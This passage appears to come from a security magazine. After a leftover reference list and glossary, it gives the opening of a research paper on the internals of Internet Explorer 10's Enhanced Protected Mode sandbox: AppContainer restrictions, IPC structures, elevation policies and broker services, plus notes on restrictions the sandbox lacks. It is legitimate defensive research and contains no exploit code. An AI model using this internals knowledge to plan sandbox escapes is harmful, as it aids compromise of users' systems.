- GoodFET, GoodFET – Facedancer21, goodfet.sourceforge.net, <<http://goodfet.sourceforge.net/hardware/facedancer21/>>, accessed 6 August 2013
- Goodspeed, Writing a thumbdrive from scratch: Prototyping active disk antiforensics, www.youtube.com, <http://www.youtube.com/watch?v=D8Im0_KUEf8>, accessed 6 August 2013
- Larimer, Beyond Autorun: Exploiting vulnerabilities with removable storage, media.blackhat.com, <https://media.blackhat.com/bh-dc-11/Larimer/BlackHat_DC_2011_Larimer_Vulnerabilities_with_Removable_Storage-WP.pdf>, accessed 6 August 2013
- MOD, Microsoft OS Descriptors, msdn.microsoft.com, <<http://msdn.microsoft.com/en-us/library/windows/hardware/gg463179.aspx>>, accessed 6 August 2013
- MQP, Packet-Master USB500 AG, www.mqp.com, <<http://www.mqp.com/usb500.htm>>, accessed 6 August 2013
- USBIF, USB Implementers Forum, www.usb.org, <<http://www.usb.org/about>>, accessed 6 August 2013

Glossary

- ATAPI - AT Attachment Packet Interface
- BBB - Bulk-only transport (also called BOT)
- CBI - Control/Bulk/Interrupt
- CDC - Communication and Device Control
- eHCI - Enhanced Host Controller Interface
- HID - Human Interface Device
- HSPA - High Speed Packet Access
- IEE 1667 - Protocol for Authentication in Host Attachments of Transient Storage Devices
- LSD FS - Lockable Storage Devices Feature Specification
- MOD - Microsoft OS descriptor
- oHCI - Open Host Controller Interface
- PID - Product ID
- QIC-157 - Quarter Inch Cartridge (standard for streaming tape)
- RPC - Remote Procedure Call
- SCSI - Small Computer System Interface
- SFF-8070i - ATAPI specification for floppy disks
- UAS - USB Attached SCSI
- UFI - USB Floppy Interface
- uHCI - Universal Host Controller Interface
- USBIF - Universal Serial Bus Implementers Forum
- USB - Universal Serial Bus
- VID - Vendor ID
- xHCI - Extensible Host Controller Interface

(IN)SECURE Magazine

FREE download. Cutting edge content.

www.insecuremag.com



OPEN. INFORMATIVE. TO THE POINT.

HELP NET SECURITY

www.net-security.org

15 years of information security news.



Diving Into IE 10's Enhanced Protected Mode Sandbox

Mark Vincent Yason, yasonm@ph.ibm.com



With the release of Internet Explorer 10 in Windows 8, an improved version of IE's Protected Mode sandbox, called Enhanced Protected Mode (EPM), was introduced. With the use of the new AppContainer process isolation mechanism introduced in Windows 8, EPM aims to further limit the impact of a successful IE compromise by limiting both read and write access and limiting the capabilities of the sandboxed IE process.

As with other new security features integrated in widely-deployed software, it is just prudent to look at how EPM works internally and also evaluate its effectiveness. This presentation aims to provide both by delving deep into the internals and assessing the security of IE 10's Enhanced Protected Mode sandbox.

The first part of this presentation will focus on the inner workings of the EPM sandbox where topics such as the sandbox restrictions in place, the inter-process communication mechanism in use, the services exposed by the higher-privileged broker process, and more are discussed. The second part of this presentation will cover the security aspect of the EPM sandbox where its limitations are assessed and potential avenues for sandbox escape are discussed.

Finally, in the end of the presentation, an EPM sandbox escape exploit will be demonstrated. The details of the underlying vulnerability, including the thought process that went through in discovering it will also be discussed.

1. INTRODUCTION

One of the goals of Protected Mode since its introduction in IE7 is to prevent an attack from modifying data and to prevent the installation of persistent malicious code in the system [1]. However, because Protected Mode does not restrict read access to most resources and it does not restrict network access [2, 3], attacks can still read and exfiltrate sensitive information or files from the system. With the release of IE10 in Windows 8, an improved version of Protected Mode called Enhanced Protected Mode (EPM) was introduced with one of the objectives being to protect personal information and corporate assets [4] by further limiting the capabilities of the sandboxed IE.

New security features in widely-deployed software such as the EPM in IE always deserve a second look from unbiased observers because important questions such as "how does it work?", "what can malicious code still do or access once it is running inside the EPM sandbox?" and "what are the ways to bypass it?" needs to be answered candidly. Answering these important questions is the goal of this paper.

The first part of this paper (Sandbox Internals) takes a look at how the EPM sandbox works by discussing what sandbox restrictions are in place and the different mechanisms that make up the EPM sandbox. The second part of this paper (Sandbox Security) is where the EPM sandbox limitations/weaknesses and potential avenues for EPM sandbox escape are discussed. To sum up the main points discussed, a summary section is provided in the end of each part.

Finally, unless otherwise stated, this paper is based on IE version 10 (specifically, 10.0.9200.16540). And any behaviors discussed are based on IE 10 running in Enhanced Protected Mode on Windows 8 (x64).


2. SANDBOX INTERNALS

Understanding how a piece of software works is the first step in figuring out its limitations and weaknesses. In this first part of the paper we'll take a look at the internals of the EPM sandbox. We'll start by looking at the high-level architecture which shows how the different sandbox mechanisms work together and then discuss in detail how each mechanism works.

2.1 ARCHITECTURE

IE10 follows the Loosely-Coupled IE (LCIE) process model introduced in IE8 [5]. In the LCIE process model, the *frame process* hosting the browser window (also called the UI frame) is separate from the *tab processes* which host the browser tabs. The frame process is responsible for the lifetime of the tab processes. The tab processes, on the other hand, are responsible for parsing and rendering content and also host the browser extensions such as Browser Helper Objects (BHO) and toolbars.

To limit the impact of a successful IE compromise, the tab process which processes potentially untrusted data is sandboxed. IE10 supports two options for sandboxing the tab process - Protected Mode which runs the tab process at Low Integrity, and Enhanced Protected Mode which runs the tab process inside a more restrictive *AppContainer* (see section 2.2).



To facilitate sharing of data and inter-process message exchange between components in the tab process and the frame process, a shared memory IPC mechanism (2.5.1) is used. Additionally, a separate COM IPC (2.5.2) mechanism is used by the sandboxed process for invoking services exposed by COM objects in the frame process.

A shim mechanism (2.3) in the tab process provides a compatibility layer for browser extensions to run on a lowprivilege environment, it is also used for forwarding API calls to the broker in order to support certain functionalities, furthermore, it is also used to apply elevation policies (2.4) if an operation will result in the launching of a process or a COM server.

The shim mechanism uses the services exposed by the User Broker COM Object (2.6.1) to launch an elevated process/COM server if dictated by the elevation policies. Finally, several Known Broker COM Objects (2.6.2) in the frame process also provide additional services that are used by the shim mechanism and other components in the tab process.

For uniformity, the rest of this paper will use the term “*broker process*” for the higher-privileged frame process and the term “*sandboxed process*” for the lower-privileged tab process.

2.2 SANDBOX RESTRICTIONS

The sandboxed process is mainly restricted via the *AppContainer* [6, 7, 8, 9] process isolation feature first introduced in Windows 8. In this new process isolation mechanism, a process runs in an AppContainer which limits its read/write access, and also limits what the process can do.

In a very high level, an AppContainer has the following properties:

- **Name:** A unique name of the AppContainer
- **SID (security identifier):** AppContainer SID - SID generated from the AppContainer name using `userenv!DeriveAppContainerSidFromAppContainerName()`
- **Capabilities:** Security capabilities [10] of the AppContainer - it is a list of what processes running in the AppContainer can do or access

In the case of IE’s AppContainer, the AppContainer name is generated using the format “`windows_ie_ac_%03i`”. And by default, the capabilities assigned to IE’s AppContainer are as follows (see Figure 1 overleaf):

- `internetExplorer` (S-1-15-3-4096)
- `internetClient` (S-1-15-3-1)
- `sharedUserCertificates` (S-1-15-3-9)
- `location` (S-1-15-3-3215430884-1339816292-89257616-1145831019)
- `microphone` (S-1-15-3-787448254-1207972858-3558633622-1059886964)
- `webcam` (S-1-15-3-3845273463-1331427702-1186551195-1148109977)

If private network access (2.2.5) is turned on, the following capabilities are additionally assigned to IE’s AppContainer in order to allow access to private network resources:

- `privateNetworkClientServer` (S-1-15-3-3)
- `enterpriseAuthentication` (S-1-15-3-8)

The broker process calls `iertutil!MICSecurityAware_CreateProcess()`, an internal IE function responsible for spawning the sandboxed process in IE’s AppContainer. The actual spawning of the sandboxed process is done via a call to `kernel32!CreateProcessW()` in which the passed `lpStartupInfo.lpAttributeList` has a `SECURITY_CAPABILITIES` [11] attribute to signify that the process will be running in an AppContainer.

At a low level, processes running in an AppContainer are assigned a *Lowbox* token which, among other things, has the following information set:

FIGURE 1: IE EPM AppContainer and Capabilities

iexplore.exe:2852 Properties

User: win8-x64\user
SID: S-1-5-21-70163908-2334023655-2539964353-1001
Session: 1 Logon Session: 1be37
Virtualized: No

Group	Flags
S-1-15-2-1430448594-2639229838-973813799-439329657-1197984...	AppContainer
APPLICATION PACKAGE AUTHORITY\Software and hardware c...	Capability
APPLICATION PACKAGE AUTHORITY\Your Internet connection	Capability
S-1-15-3-3215430884-1339816292-89257616-1145831019	Capability
S-1-15-3-3845273463-1331427702-1186551195-1148109977	Capability
S-1-15-3-4096	Capability
S-1-15-3-787448254-1207972858-3558633622-1059886964	Capability
BUILTIN\Administrators	Deny
Mandatory Label\Low Mandatory Level	Integrity
BUILTIN\Users	Mandatory
CONSOLE LOGON	Mandatory

Group SID: S-1-15-2-1430448594-2639229838-973813799-439329657-1197984847-4069:67804-1277922394

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled
SeShutdownPrivilege	Disabled
SeTimeZonePrivilege	Disabled

FIGURE 2: AppContainer ACE in an AppContainer-specific location

AC Properties

Object name: C:\Users\user\AppData\Local\Packages\window...

Group or user names:

- Account Unknown(S-1-15-2-1430448594-2639229838-973...
- SYSTEM
- user (win8-x64\user)
- Administrators (win8-x64\Administrators)

To change permissions, click Edit... [Edit...](#)

Permissions for Account Unknown(S-1-15-2-1430448594-2...

	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced... [Advanced...](#)

FIGURE 3: internetExplorer capability ACE in a browser related location

Favorites Properties

Object name: C:\Users\user\Favorites

Group or user names:

- Account Unknown(S-1-15-3-4096)
- SYSTEM
- user (win8-x64\user)
- Administrators (win8-x64\Administrators)

To change permissions, click Edit... [Edit...](#)

Permissions for Account Unknown(S-1-15-3-4096)

	Allow	Deny
Full control		✓
Modify		✓
Read & execute		✓
List folder contents		✓
Read	✓	
Write	✓	

the user's Documents, Pictures and Videos folder (i.e. `C:\Users\<UserName>\Documents, Pictures, Videos`) will not be accessible to the sandboxed process because they do not have an access control entry for any of the above.

There are AppContainer-specific locations which are available for an AppContainer process for data storage. These locations are as follows:

- File System:
 - `%UserProfile%\AppData\Local\Packages\ <AppContainer Name>\AC`
- Registry:
 - `HKCU\Software\Classes\Local Settings\ Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\ <AppContainer Name>`

AppContainer processes are able to access the above locations because they have an access control entry for the AppContainer (see Figure 2).

The sandboxed IE process can also access browser-related data located outside the previously described AppContainer locations because they are stored in locations that have an access control entry for the `internetExplorer` capability (see Figure 3).

Examples of these locations are:

- File System:
 - `%UserProfile%\AppData\Local\ Microsoft\Feeds` (Read access)
 - `%UserProfile%\Favorites` (Read/Write access)
- Registry:
 - `HKCU\Software\Microsoft\Feeds` (Read access)
 - A few subkeys of `HKCU\Software\Microsoft\Internet Explorer` (Read or Read/Write access)

- Token flags - `TOKEN_LOWBOX` (0x4000) is set
- Integrity - Low Integrity
- Package - AppContainer SID
- Capabilities - Array of Capability SIDs
- Lowbox Number Entry - A structure which links the token with an *AppContainer number* (also called *Lowbox Number* or *Lowbox ID*), a unique per-session value that identifies an AppContainer and is used by the system in various AppContainer isolation/restriction schemes.

With the additional information stored in the token of an AppContainer process, additional restrictions and isolation schemes can be enforced by the system. The next subsections will discuss some of these restrictions and isolation schemes in details.

2.2.1 Securable Object Restrictions

One of the important restrictions afforded by AppContainer is that for an AppContainer process to access securable objects (such as files and registry keys), the securable object would need to have an additional access control entry for any of the following:


- The AppContainer
- "ALL APPLICATION PACKAGES" (S-1-15-2-1)
- A capability that matches one of the AppContainer's capabilities

What this means, for example, is that personal user files such as those stored in

2.2.2 Object Namespace Isolation

An isolation scheme provided by AppContainer is that processes running in an AppContainer will have their own object namespace. With this isolation feature, named objects that will be created by the AppContainer process will be inserted in the following AppContainer-specific object directory (see *Figure 4*):

- `\Sessions\<Session>\AppContainerNamedObjects\<AppContainer SID>`



Object namespace isolation prevents *named object squatting* [12], a privilege escalation technique that relies on multiple processes with different privileges sharing the same object namespace.

2.2.3 Global Atom Table Restrictions

AppContainer processes are also restricted from querying and deleting global atoms. Querying and deletion is limited to global atoms that are created by processes running in the same AppContainer or existing global atoms that are referenced (which can occur via a call to `kernel32!GlobalAddAtom()`) by processes running in the same AppContainer. The query restriction is lifted if the `ATOM_FLAG_GLOBAL` flag is set in the atom (more details on this is in the reference mentioned below).

The query restriction prevents leaking of potentially sensitive information stored in global atoms while the delete restriction prevents an AppContainer process from freeing atoms that are referenced by more privileged processes which can be an opportunity for a sandbox escape.

Internally, in Windows 8, atoms in the global atom table are represented by an updated `nt!_RTL_ATOM_TABLE_ENTRY` structure which additionally keeps track of which AppContainers are referencing the atom. The kernel uses the previously mentioned AppContainer number (termed as Lowbox ID in the related atom table entry structures) to identify which AppContainers are referencing a particular atom.

More information regarding the atom table changes in Windows 8, including privilege escalation attacks relating to atoms can be found in Tarjei Mandt's presentation "*Smashing the Atom: Extraordinary String Based Attacks*" [13].

2.2.4 User Interface Privilege Isolation (UiPI) Enhancements

Initially introduced in Windows Vista, User Interface Privilege Isolation (UIPI) [14, 15] prevents a lower integrity process from sending write-type windows messages or installing hooks in a higher-integrity process. It mitigates *shatter* attacks [16], which is another privilege escalation technique that relies on the ability of processes with different privileges to exchange window messages.

In Windows 8, an additional check was added to restrict the sending of write-type messages across AppContainers. The additional check involves comparing the AppContainer number of the processes if their integrity level is equal. This, for example, prevents the sandboxed IE process from sending write-type messages to another Windows Store App or to a process which also runs at low integrity but is not running in an AppContainer (AppContainer number 0 is given to non-AppContainer processes).

2.2.5 Network Isolation

Another restriction provided by AppContainer is network isolation [17]. With network isolation, the AppContainer needs to have specific capabilities in order for the AppContainer process to connect to Internet and public network endpoints (*internetClient*), connect to and receive connections from Internet and public network endpoints (*internetClientServer*), and connect to and receive connections from private (trusted intranet) network endpoints (*privateNetworkClientServer*). There are certain checks [17] that are used by the system to determine whether an endpoint is classified as part of the Internet/public network or the private network.

By default, the sandboxed IE process only has the *internetClient* capability which means that it can only connect to Internet and public network endpoints. Connections to private network endpoints such as those that are part of trusted home and corporate intranets are blocked. Additionally, receiving connections from Internet, public network and private network endpoints are also blocked.

There are instances where a user needs access to a site hosted on a private network endpoint but the site is categorized in a security zone in which EPM will be enabled. For these cases, the user is given an option to enable "private network access", which if enabled, will result in the sandboxed process to run in an IE AppContainer that includes the *privateNetworkClientServer* and *enterpriseAuthentication* capability.

2.2.6 Analysis: Unapplied Restrictions/Isolation Mechanisms

Compared to other sandbox implementations, such as the Google Chrome sandbox [18], there are still well-known sandbox restrictions or isolation mechanisms that IE EPM does not apply.

The first unapplied restriction is job object [19] restrictions. Using job object restrictions, a sandboxed process can be restricted from performing several types of operations, such as preventing access to the clipboard, spawning additional processes, and preventing the use of USER handles (handles to user interface objects) owned by process not associated with same job, etc. Though the sandboxed process is associated with a job, the job object associated to it doesn't have any strict restrictions in place.

Also, EPM does not implement window station and desktop isolation [20], therefore, the sandboxed process can still access the same clipboard used by other processes associated to the same windows station, and can still send messages to windows owned by other processes on the same desktop.

Finally, EPM does not use a restricted token [21] which can further restrict its access to securable resources. Interestingly, Windows 8 allows the use of restricted tokens in AppContainer processes, giving developers of sandboxed applications the ability to combine the two restriction/isolation schemes.

Without these restrictions or isolation mechanisms applied, some attacks, mostly resulting to disclosure of some types of potentially sensitive or personal information can still be performed by the sandboxed process. Details regarding these attacks are discussed in the Sandbox Limitations/Weaknesses section (3.1).

2.3 IE SHIMS (COMPATIBILITY LAYER)

For compatibility with existing binary extensions [22], IE includes a shim mechanism that redirects certain API calls so that they will work on a low-privilege environment. An example of this is altering a file's path to point to a writable location such as "%UserProfile%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Virtualized\<original path>" before calling the actual API.

There are also certain instances in which an API needs to be executed in the context of the broker in order to support a particular functionality. An example is forwarding `kernel32!CreateFileW()` calls to the `CShdocvwBroker` Known Broker Object (2.6.2) in order to allow the loading of local files that passes the Mark-of-the-Web (MOTW) check [23] in EPM.

Additionally, the shim mechanism allows IE to apply elevation policies (2.4) to API calls that would potentially result in the launching of a process or a COM server. These APIs are as follows:

- `kernel32.dll!CreateProcessA`
- `kernel32.dll!CreateProcessW`
- `kernel32.dll!WinExec`
- `ole32.dll!CoCreateInstance`
- `ole32.dll!CoCreateInstanceEx`
- `ole32.dll!CoGetClassObject`

When the above APIs are called in the sandboxed process, IE Shims first checks if the API call needs to be forwarded to the broker process by checking the elevation policies. If the API call needs to be forwarded to the broker process, via the COM IPC (2.5.2), the call will be forwarded to the User Broker Object (2.6.1) in the broker process. The User Broker Object will in turn re-check the API call against the elevation policies and then execute the API call if allowed by the elevation policies.

The shim mechanism is provided by the `ieshims.dll` module which sets up a callback that is called every time a DLL is loaded via the `ntdll!LdrRegisterDllNotification()` API. When the DLL load callback is executed, the DLL's entry point (via `LDR_DATA_TABLE_ENTRY.EntryPoint`) is updated to execute `ieshims!CShimBindings::s_DllMainHook()` which in turn performs the API hooking and then transfers controls to the DLL's original entry point. API hooking is done via import address table patching, for dynamically resolved API addresses, `kernel32!GetProcAddress()` is hooked to return a shim address.

2.4 ELEVATION POLICIES

Elevation policies determine how a process or a COM server will be launched and at what privilege level. As discussed in the previous section, the IE Shims mechanism uses the elevation policies to determine if certain launch-type API calls will be executed in the sandboxed process or will be forwarded to the User Broker Object in the broker process.

Elevation policies are stored in registry keys with the following format:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\LowRights\ElevationPolicy\<GUID>`

With each registry key having the following values:

- **AppName** - For executables: Application executable name
- **AppPath** - For executables: Application path
- **CLSID** - For COM servers: COM class CLSID
- **Policy** - Policy value. Based on Microsoft's documentation [1], can be any of the following values:

Policy	Description
0	Protected Mode prevents the process from launching.
1	Protected Mode silently launches the broker as a low integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
3	Protected Mode silently launches the broker as a medium integrity process.

Note that if EPM is enabled and if the policy is 1 (low integrity), the process will actually be launched in the sandboxed process' AppContainer. If there is no policy for a particular executable or a COM class, the default policy used is dictated by the following registry value:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\LowRights::DefaultElevationPolicy`

Internally, in IE Shims, the elevation policy checks are done via `ieshims!CProcessElevationPolicy::GetElevationPolicy()`, and in the User Broker Object, the elevation policy checks are done via `ieframe!CProcessElevationPolicy::GetElevationPolicy()` and `ieframe!CProcessElevationPolicy::GetElevationPolicyEx()`.

2.5 INTER-PROCESS COMMUNICATION

Inter-Process Communication (IPC) is the mechanism used by the broker and sandboxed process for sharing data, exchanging messages and invoking services. There are two types of IPC mechanism used by IE - shared memory IPC and COM IPC. Each IPC mechanism is used for a particular purpose and details of each are discussed in the sections below.

2.5.1 Shared Memory IPC

The shared memory IPC is used by the broker and sandboxed process for sharing data and exchanging interprocess messages between their components. An example use of the shared memory IPC is when the `CShellBrowser2` component in the sandboxed process wanted to send a message to the `CBrowserFrame` component in the broker process.

BROKER INITIALIZATION

Upon broker process startup, three shared memory sections (internally called *Spaces*) are created in a private namespace. The name of these shared memory sections are as follows:

- *IsoScope_<broker_pid_hex>\IsoSpaceV2_ScopeTrusted*
- *IsoScope_<broker_pid_hex>\IsoSpaceV2_ScopeLILNAC*
- *IsoScope_<broker_pid_hex>\IsoSpaceV2_ScopeUntrusted*

The broker process also creates messaging events so that it can be notified if a message destined to it is available in the shared memory sections. The messaging events are created in a private namespace with the format “*IsoScope_<broker_pid_hex>\iso_sm_e_<broker_pid_hex>_<broker_iso_process_hex>_<iso_integrity_hex>*”. Where *broker_iso_process_hex* is the ID of the *IsoProcess Artifact* (*Artifacts* are further discussed below) that contains the broker process information and *iso_integrity_hex* is a value pertaining to a trust level (the value 1 is used if the event can be accessed by an untrusted AppContainer-sandboxed IE process).

SANBOXED INITIALIZATION

Next, when the sandboxed process starts, the sandboxed process opens the shared memory sections previously created by the broker process with the following access rights:

- *IsoScope_<broker_pid_hex>\IsoSpaceV2_ScopeTrusted (Read)*
- *IsoScope_<broker_pid_hex>\IsoSpaceV2_ScopeLILNAC (Read/Write)*
- *IsoScope_<broker_pid_hex>\IsoSpaceV2_ScopeUntrusted (Read/Write)*

Similar to the broker process, the sandboxed process creates a messaging event so that it can be notified if a message destined to it is available in the shared memory sections. The messaging event is created in a private namespace with the format “*IsoScope_<broker_pid_hex>\ iso_sm_e_<broker_pid_hex>_<sandboxed_iso_process_hex>_<iso_integrity_hex>*”.

ARTIFACTS

Data communicated or shared between processes are called *Artifacts*. There are different types of *Artifacts* and the following are the identified types of *Artifacts* so far (including their unique ID and purpose):

- *SharedMemory (0x0B)* - Shared data
- *IsoMessage (0x0D)* - IPC message
- *IsoProcess (0x06)* - Process information
- *IsoThread (0x08)* - Thread information

The *Artifacts* are stored in the shared memory via several layer of structures, these structures are described in the next sections.

SPACE STRUCTURE

The top level structure of each shared memory is called a *Space*. A *Space* contains multiple *Containers* with each *Container* designed to hold a specific type of *Artifact*.

Offset	Size	Description
00	dw	?
02	dw	?
04	dd	Unique Space Index
08	dd	?
0C	dd	Creator process ID
10	dd	?
14	dd	?
18	dd	?
1C	dd	?
20	dd	?
24	dd	?
28	Container[...]	Array of Container

CONTAINER STRUCTURE

A *Container* is a block of memory that holds an array of *ContainerEntry* which in turn contains the actual *Artifacts*. The following is the structure of a *Container*, it tracks which *ContainerEntry* is available for use:

Offset	Size	Description
00	dw	Next Available ContainerEntry Index
02	dw	?
04	dd	?
08	dd	?
0C	dw	?
0E	dw	Maximum Number of ContainerEntry
10	ContainerEntry [...]	Array of ContainerEntry

There are instances where a *ContainerEntry* is needed but there is none left available in the *Container*. In these cases, an “expansion” *Container* is created in a separate shared memory section which is named as follows:

- <original shared memory section name>_<unk_hex>:<unk_hex>_<unk_hex>

CONTAINERENTRY STRUCTURE

Each *ContainerEntry* acts as a header for the *Artifact* it holds, wherein it tracks the type and the reference count of the *Artifact*. The following is the structure of a *ContainerEntry*:

Offset	Size	Description
00	db	?
01	db	ArtifactType
02	dw	?
04	dd	Reference Count
08	Varies	Artifact


ARTIFACT (ISOARTIFACT) STRUCTURE

Finally, each *Artifact* has a 12 byte metadata described below. The actual *Artifact* data is stored starting at offset 0xC of the *Artifact* structure.

Offset	Size	Description
00	db	Artifact Type
01	db	?
02	dw	?
04	dd	Unique Artifact ID
08	dd	Creator Process IsoProcess Artifact ID or Destination Process IsoProcess Artifact ID (if Artifact type is IsoMessage)
0C	Varies	(Artifact Data)

SHARED MEMORY (“SPACE”) STRUCTURE ILLUSTRATION

The illustration below shows how the shared memory (*Space*) structure is laid out:



SENDING A MESSAGE

Sending a message involves a source process allocating an *IsoMessage Artifact* in the shared memory. The destination process is then notified that an *IsoMessage* is available in the shared memory by setting the messaging event.

RECEIVING A MESSAGE

When the destination process is notified via the messaging event, the function *iertutil!CIsoSpaceMsg::MessageReceivedCallback()* is invoked. *iertutil!CIsoSpaceMsg::MessageReceivedCallback()* then looks for an *IsoMessage Artifact* in the *Spaces*. All *IsoMessage Artifacts* destined to the process are dispatched to the appropriate handlers by posting a message to a thread’s message queue.

2.5.2 COM IPC

COM IPC is the second IPC mechanism used by IE. It is used by the sandboxed process to call the services exposed by COM objects in the broker process. One example of a COM object in the broker process is the User Broker Object (2.6.1) which handles the launch-type APIs forwarded by IE Shims (2.3).

INITIALIZATION/BOOTSTRAPPING

To bootstrap the COM IPC, the broker process first marshals the *IEUserBroker* interface of the User Broker Object. The marshaled interface is stored in a structure called *IsoCreationProcessData* which, thru the shared memory IPC mechanism (2.5.1), is shared with the sandboxed process by storing it in a *SharedMemory Artifact*. The

Artifact ID of the *SharedMemory Artifact* is passed by the broker process to the sandboxed process via the “CREADAT” command line switch.

When the sandboxed process loads, it uses the “CREADAT” switch to find the *SharedMemory Artifact* and retrieve the *IsoCreationProcessData* structure. The *IEUserBroker* interface is then unmarshalled from the *IsoCreationProcessData* structure and will become ready for use in the sandboxed process.

Once the *IEUserBroker* interface is unmarshalled, code running the sandboxed process can use the helper function *iertutil!CoCreateUserBroker()* and similarly named functions in *iertutil.dll* to retrieve a pointer to the *IEUserBroker* interface.

INSTANTIATION OF BROKER COM OBJECTS

The sandboxed process uses the *IEUserBroker->BrokerCreateKnownObject()* method to instantiate known/allowed broker COM objects (also known as “Known Broker Objects”) in the broker process. These Known Broker Objects (2.6.2) are listed in the Services section.

2.6 SERVICES

In this paper, the term service refers to any functionality exposed by the broker process that is reachable or callable from the sandboxed process. These services are typically code that needs to be executed in a higherprivileged level or code that needs to be executed in the context of the frame/broker process. An example service is *IEUserBroker->WinExec()*, a functionality exposed by the User Broker Object that is used by IE Shims to launch an elevated process.

2.6.1 User Broker Object Services

The sandboxed IE process uses the User Broker Object to perform privileged operations such as launching elevated processes/COM servers and instantiating known/allowed COM broker objects. As mentioned in the COM IPC section, the sandboxed process uses the *iertutil!CoCreateUserBroker()* and similarly named functions to retrieve an *IEUserBroker* interface pointer.

The COM class that implements the User Broker Object is the *ieframe!CIEUserBrokerObject* class. The following are the services exposed by the User Broker Object including the available interfaces and their corresponding methods:

Interface	Method	Notes
<code>IID_IIEUserBroker {1AC7516E-E6BB-4A69-B63F-E841904DC5A6}</code>	Initialize()	Returns the PID of the broker process.
	CreateProcessW()	Invoke <i>CreateProcessW()</i> in the context of the broker process as dictated by the elevation policies.
		Handles forwarded <i>CreateProcessW()</i> calls from IE Shims.

Interface	Method	Notes
	WinExec()	Invoke <i>WinExec()</i> in the context of the broker process as dictated by the elevation policies. Handles forwarded <i>WinExec()</i> calls from IE Shims.
	BrokerCreateKnownObject()	Instantiate a "Known Broker Object" (2.6.2).
	BrokerCoCreateInstance()	Invoke <i>CoCreateInstance()</i> in the context of the broker process as dictated by the elevation policies. Handles forwarded <i>CoCreateInstance()</i> calls from IE Shims.
	BrokerCoCreateInstanceEx()	Invoke <i>CoCreateInstanceEx()</i> in the context of the broker process as dictated by the elevation policies. Handles forwarded <i>CoCreateInstanceEx()</i> calls from IE Shims.
	BrokerCoGetClassObject()	Invoke <i>CoGetClassObject()</i> in the context of the broker process as dictated by the elevation policies. Handles forwarded <i>CoGetClassObject()</i> calls from IE Shims.
